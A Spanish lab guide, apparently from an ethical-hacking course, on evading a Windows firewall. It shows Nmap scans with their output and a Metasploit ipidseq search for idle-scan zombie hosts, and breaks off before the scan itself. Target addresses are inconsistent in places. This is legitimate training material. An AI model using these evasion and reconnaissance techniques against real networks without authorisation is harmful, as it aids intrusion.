

# EVADIR FIREWALLS USANDO VARIAS TÉCNICAS DE EVASIÓN

Evadir un firewall es una técnica donde un atacante manipula la secuencia de ataque para evitar ser detectado por el firewall de seguridad subyacente.

## ESCENARIO DE LABORATORIO

Los cortafuegos y los IDS están pensados para evitar que las herramientas de escaneo de puertos, como Nmap, reciban una medida precisa de datos significativos de los marcos que están escaneando. Sin embargo, estas medidas de prevención pueden ser fácilmente superadas: Nmap tiene numerosas características que fueron creadas específicamente para eludir estas protecciones. Tiene la capacidad de emitir un mapeo de un marco del sistema, a través del cual se puede ver una cantidad sustancial de información, desde rendiciones del sistema operativo hasta puertos abiertos. Los cortafuegos y los marcos de reconocimiento de interrupciones están hechos para evitar que Nmap y otras aplicaciones obtengan esos datos.

Como hacker ético o probador de penetración, te encontrarás con sistemas detrás de cortafuegos que te impiden obtener la información que necesitas. Por lo tanto, necesitarás saber cómo evitar las reglas del cortafuegos y obtener información sobre un host. Este paso en una prueba de penetración se llama Reglas de evasión de firewall.

## OBJETIVOS DE LABORATORIO

- Bypass firewall de Windows utilizando técnicas de evasión Nmap
- Bypass reglas de firewall utilizando HTTP / FTP tunneling
- Bypass antivirus utilizando plantillas Metasploit
- Bypass firewall a través de Windows BITSAdmin

## TAREA 1: ELUDIR EL FIREWALL DE WINDOWS UTILIZANDO TÉCNICAS DE EVASIÓN NMAP

Los administradores de red/seguridad juegan un papel crucial en la creación de defensas de seguridad dentro de una organización.

Aunque estas defensas protegen las máquinas de la red, puede haber alguien dentro de la organización que intente aplicar diferentes técnicas de evasión para identificar los servicios que se ejecutan en el objetivo. En este escenario, considere que un administrador ha escrito ciertas reglas del Firewall de Windows para bloquear su sistema y evitar que llegue a una de las máquinas de la red.

Se le enseñará a utilizar Nmap de tal forma que pueda realizar un reconocimiento en el objetivo utilizando otras máquinas activas en la red e identificar los servicios que se ejecutan en la máquina junto con sus puertos abiertos.

1. Enciende las máquinas virtuales (Windows y Parrot Security).
2. Cambia a la máquina virtual Windows. Abra el Panel de control; vaya a Sistema y seguridad → Firewall de Windows Defender y haga clic en Usar la configuración recomendada para activar el Firewall.




3. Ahora, puede ver que el Firewall está habilitado en la máquina Windows.


4. Haga clic en el enlace Advanced settings en el panel izquierdo.




5. La ventana Windows Defender Firewall with Advanced Security aparece; aquí, vamos a crear una regla de entrada. Seleccione Reglas de entrada en el panel izquierdo y haga clic en Nueva regla en Acciones.



6. Aparecerá el Asistente para nuevas reglas de entrada. En la sección Tipo de regla, seleccione el botón de opción Personalizada para crear una regla de entrada personalizada y haga clic en Siguiente.




7. En la sección Programa, deje la configuración predeterminada y haga clic en Siguiente.




8. En la sección Protocolo y puertos, deje la configuración predeterminada y haga clic en Siguiente.

9. En la sección Alcance, seleccione el botón de opción Estas direcciones IP en ¿A qué direcciones IP remotas se aplica esta regla? y, a continuación, haga clic en Agregar.




10. Aparecerá la ventana emergente Dirección IP; escriba la dirección IP del equipo Parrot Security y haga clic en Aceptar (aquí, la dirección IP del equipo Parrot Security es 10.10.1.4). Haga clic en Siguiente en la sección Ámbito una vez añadida la dirección IP.



12. En la sección Acción, seleccione el botón de opción Bloquear la conexión y haga clic en Siguiente.


13. De este modo, bloquearemos todo el tráfico entrante que atraviese el equipo Parrot Security.




14. En la sección Perfil, deje la configuración predeterminada y haga clic en Siguiente. De este modo, la regla recién creada se aplicará a todos los perfiles.

15. En la sección Nombre, asigne un nombre a la regla (en este caso, Bloquear Parrot Security) y haga clic en Finalizar.





16. La regla entrante recién creada se ha configurado en el Firewall de Windows. Ahora, cualquier tráfico entrante que llegue a través de la máquina Parrot Security será bloqueado por el Firewall de Windows.



17. Cierre todas las ventanas abiertas en la máquina Windows y cambie a la máquina virtual Parrot Security. En la página de inicio de sesión, se seleccionará por defecto el nombre de usuario atacante. Introduce la contraseña como Toor en el campo Contraseña y pulsa Intro para iniciar sesión en la máquina.

18. Haz clic en el icono Terminal MATE en la parte superior de la ventana Escritorio para abrir una ventana Terminal.

19. Aparecerá una ventana Terminal Parrot. Aparecerá una ventana de Terminal Parrot. En la ventana Terminal, escriba `sudo su` y pulse Intro para ejecutar los programas como usuario root.


20. En el campo Contraseña [sudo] para atacante, escriba `toor` como contraseña y pulse Intro. Nota: La contraseña que escriba no será visible.

21. Ahora, escriba `cd` y pulse Intro para saltar al directorio raíz.

22. Ahora realizaremos un escaneo Nmap básico en la máquina Windows 11.

23. Escribe `nmap 10.10.1.15` y pulsa Intro. Como el Firewall está activado en la máquina Windows, la salida del escaneo Nmap muestra que todos los 1.000 puertos escaneados en 10.10.1.15 están filtrados.

*Nota: La dirección IP de la máquina Windows puede diferir cuando realice esta tarea.*



```
nmap 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[-]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[-]
# nmap 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-18 05:35 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00089s latency).
All 1000 scanned ports on 10.10.1.11 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 21.29 seconds
[root@parrot]-[-]
#
```

24. Ahora realizaremos la exploración de puertos TCP SYN en la máquina Windows y observaremos los resultados.

25. Escriba `nmap -sS 10.10.1.15` y pulse Intro. Observe que los resultados son los mismos que cuando el Firewall de Windows 11 está activado.

```

[~]
[~] #nmap -sS 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-18 05:38 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00042s latency).
All 1000 scanned ports on 10.10.1.11 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 21.25 seconds
[~]
[~] #

```

26. Ahora, realice una exploración INTENSA. Escriba `nmap -T4 -A 10.10.1.11` y pulse Intro. Seguimos recibiendo el mismo resultado que cuando el Firewall está activado.

*Nota: Aquí, el interruptor -T4 se refiere a los escaneos Agresivos (4) velocidades y el interruptor -A permite la detección de OS, detección de versión, escaneo de scripts y traceroute.*

```

[~]
[~] #nmap -T4 -A 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-18 05:40 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00060s latency).
All 1000 scanned ports on 10.10.1.11 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.60 ms 10.10.1.11

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.53 seconds
[~]
[~] #

```

27. Ahora realizaremos un escaneo Ping Sweep en la subred para descubrir las máquinas activas en la red. Escriba `nmap -sP 10.10.1.0/24` y pulse Intro. En la salida del Nmap, podrá encontrar las máquinas activas en la red, como se muestra en la captura de pantalla.

28. Según el resultado del escaneo, puede observar que la máquina Windows Server está Activa (10.10.1.19).



```
nmap -sP 10.10.1.0/24 - Parrot Terminal
File Edit View Search Terminal Help
1 0.60 ms 10.10.1.11
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.53 seconds
[root@parrot]~#
#nmap -sP 10.10.1.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-18 05:43 EDT
Nmap scan report for 10.10.1.2
Host is up (0.00097s latency).
MAC Address: 02:15:5D:12:C9:5C (Unknown)
Nmap scan report for 10.10.1.9
Host is up (0.00074s latency).
MAC Address: 02:15:5D:12:C9:60 (Unknown)
Nmap scan report for 10.10.1.11
Host is up (0.00080s latency).
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Nmap scan report for 10.10.1.14
Host is up (0.00046s latency).
MAC Address: 02:15:5D:12:C9:61 (Unknown)
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.00084s latency).
MAC Address: 02:15:5D:12:C9:5E (Unknown)
Nmap scan report for 10.10.1.22
Host is up (0.00075s latency).
MAC Address: 00:15:5D:01:80:02 (Microsoft)
Nmap scan report for 10.10.1.13
Host is up.
Nmap done: 256 IP addresses (7 hosts up) scanned in 2.03 seconds
[root@parrot]~#
```

29. Identificar las máquinas en el segmento de red del objetivo a las cuales, se tiene acceso y además son susceptibles de ser tratadas como Zombies, o que es lo mismo, el mecanismo de generación de IPID es secuencial, para esto puede utilizarse MetaSploit Framework:

```
msf> use auxiliary/scanner/ip/ipidseq
msf auxiliary(ipidseq) > show options
msf auxiliary(ipidseq) > set RHOSTS 10.0.2.0/24
RHOSTS => 10.0.2.0/24
msf auxiliary(ipidseq) > run
```

O utilizar el commando:


**nmap -vv -script ipidseq 10.0.2.1/24**

30. Una vez se ha encontrado una máquina susceptible de ser tratada como Zombie, por lo tanto puede utilizarse para tratar de identificar los puertos abiertos en la máquina objetivo (que en este caso es la 10.0.2.1) simplemente ejecutando:

```
